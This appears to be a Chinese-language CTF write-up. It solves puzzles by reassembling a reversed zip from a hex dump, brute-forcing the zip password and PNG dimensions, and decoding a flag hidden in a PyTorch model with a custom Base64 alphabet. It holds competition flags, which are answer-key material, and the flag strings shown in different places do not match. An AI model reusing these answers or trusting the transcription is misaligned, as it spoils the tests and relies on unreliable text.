|..XSvÐ.......KP|  10 90 85 35 67 0d 00 80 00 90 00 41 40 30 b4 05  00000000
```

可以发现熟悉的PK文件头


可知为 zip文件

写脚本转置一下就行

```python
def reverse_string(string):
    """Reverse the given string."""
    return string[::-1]


def reverse_lines(input_file, output_file):
    """Read lines from input_file, remove first 9 characters, reverse each line, and write to output_file."""
    with open(input_file, "r") as fin, open(output_file, "w") as fout:
        lines = fin.readlines()

        for line in reversed(lines):
            # Remove first 9 characters and reverse the line
            start_index = line.find("|")
            end_index = line.rfind("|")
            if start_index != -1 and end_index != -1:
                # Remove content between '|' and reverse the line
                reversed_line = reverse_string(
                    line[:start_index] + line[end_index + 1 :].strip()
                )
            else:
                # If '|' is not found or only one '|' is found, reverse the entire line
                reversed_line = reverse_string(line.strip())
            # Write reversed line to output file
            fout.write(reversed_line[9:] + "\n")


if __name__ == "__main__":
    input_file = "a.txt"
    output_file = "c.txt"

    reverse_lines(input_file, output_file)
    print("Lines reversed and written to", output_file)

```


调整下手动写入变成 zip 文件

有密码加密



根据提示

使用 APCHPR 爆破



多情

图片 foremost 出新图片

存在 crc 错误，找个脚本爆破，修改

```
import zlib
import struct


with open(r"./00000013.png", "rb") as image_data:
```

```python
    bin_data = image_data.read()
data = bytearray(bin_data[12:29])
crc32key = 0x51F95FB8
# 理论上0xffffffff,但考虑到屏幕实际，0x0fff就差不多了
n = 4096
# 高和宽一起爆破
for w in range(n):
    # q为8字节，i为4字节，h为2字节
    width = bytearray(struct.pack(">i", w))
    for h in range(n):
        height = bytearray(struct.pack(">i", h))
        for x in range(4):
            data[x + 4] = width[x]
            data[x + 8] = height[x]
        crc32result = zlib.crc32(data)
        if crc32result == crc32key:
            print(
                "width:%s  height:%s"
                % (bytearray(width).hex(), bytearray(height).hex())
            )
            exit()

```

长安在何处，只在马蹄下。

996

得到提示

根据zip 0 1 猜测 二进制


```
1111100100 // 996

第二个零bn

第二个一p5

第六个一f6H

```

```
第三个零QS

第三个一mJ

第四个零Nh

第四个一cd

第五个一Eb

第一个零bv2

第一个一Lr

Lrp5mJcdEbbv2bnf6HQSNh
```

出了半天，但是没想到这就是flag了

小光的答案之书

首先



如何框题 ×

1

结果一 结果二 结果三

题目


3. △△△
☆☆☆☆☆☆☆☆☆☆，☆是△的(　　)倍。

A. 2　　B. 1　　C. 3

答案

后来搜索到

得到密码为：`life`



关注即可

ez_model

```python
import torch
import torch.nn as nn


# 重新定义模型类
class MyModel(nn.Module):
    def __init__(self):
        super(MyModel, self).__init__()
        # 卷积层
        self.conv1 = nn.Conv2d(
            in_channels=3, out_channels=16, kernel_size=3, stride=1, padding=1
        )
        self.conv2 = nn.Conv2d(
            in_channels=16, out_channels=32, kernel_size=3, stride=1, padding=1
```

```python
        )
        # 全连接层
        self.fc = nn.Linear(32 * 32 * 32, 10)  # 假设输入尺寸是32x32，输出类别数为10
        # 添加额外的键
        self.flag = nn.Parameter(torch.zeros(54))  # 假设flag是一个标量张量
        self.hint = nn.Parameter(torch.zeros(64))  # 假设hint是一个标量张量

    def forward(self, x):
        x = torch.relu(self.conv1(x))
        x = torch.relu(self.conv2(x))
        x = x.view(x.size(0), -1)  # 将张量展平成一维向量
        x = self.fc(x)
        return x


# 创建新的模型实例
model = MyModel()

# 加载.pth文件到模型中
path = "easy.pth"  # 替换成你的.pth文件的路径
checkpoint = torch.load(path)

# 从检查点中提取参数并加载到模型中
model.load_state_dict(checkpoint)

print(checkpoint["hint"])

print(checkpoint["flag"])
```


得到

```
D:\Desktop\ez_model>py main.py
tensor([ 90., 122.,  89., 121.,  88., 120.,  65.,  97.,  66.,  98.,  67.,  99.,
         68., 100.,  69., 101.,  70., 102.,  71., 103.,  72., 104.,  73., 105.,
         74., 106.,  75., 107.,  76., 108.,  77., 109.,  78., 110.,  79., 111.,
         80., 112.,  81., 113.,  82., 114.,  83., 115.,  84., 116.,  85., 117.,
         86., 118.,  87., 119.,  48.,  49.,  50.,  51.,  52.,  53.,  54.,  55.,
         56.,  57.,  43.,  47.])
tensor([ 76., 105., 100.,  85.,  74.,  51., 102.,  81.,  77.,  50.,  70.,  86.,
         74., 111., 120., 112.,  68., 119.,  76., 118.,  68., 121.,  70.,  51.,
         68., 119., 112.,  80., 100., 119., 120.,  79.,  69., 103.,  98.,  81.,
         74., 111., 120., 110.,  69., 103., 100., 110.,  74., 103., 110., 111.,
        106., 111.,  90.,  53., 109.,  70.])
```

转成ascii得

```
hint: ZzYyXxAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpQqRrSsTtUuVvWw0123456789+/
flag: LidUJ3fQM2FVJoxpDwLvDyF3DwpPdwxOEgbQJoxnEgdnJgnojoZ5mF
```

使用 [Cyberchef]


Version 10.5.2 - Sponsored by DEF24.com
Last build: 8 months ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
base
To Base
From Base
To Base32
To Base45
To Base58
To Base62
To Base64
To Base85
From Base32
From Base45
From Base58
From Base62
From Base64
From Base85
Show Base64 offsets
Bcrypt parse
BSON serialise
BSON deserialise
Atbash Cipher
To Kebab case
AES Decrypt
AES Encrypt
Analyse hash
Bcrypt
Bombe
CBOR Decode
CBOR Encode
CMAC
CTPH
Recipe
From Base64
Alphabet
ZzYyXxAaBbCcDdEeFfGgHhIiJj...
Remove non-alphabet chars
Strict mode
STEP
BAKE!
Auto Bake
Input
LidUJ3fQfQFV3oxpDwLvDyF3DwpPdwxOEgbQJonnEgdnJgnojoZSmF
Raw Bytes
LF
Output
qsnctf{d0b1e371047390d71b92fb1a91aad8cf09}
Raw Bytes
LF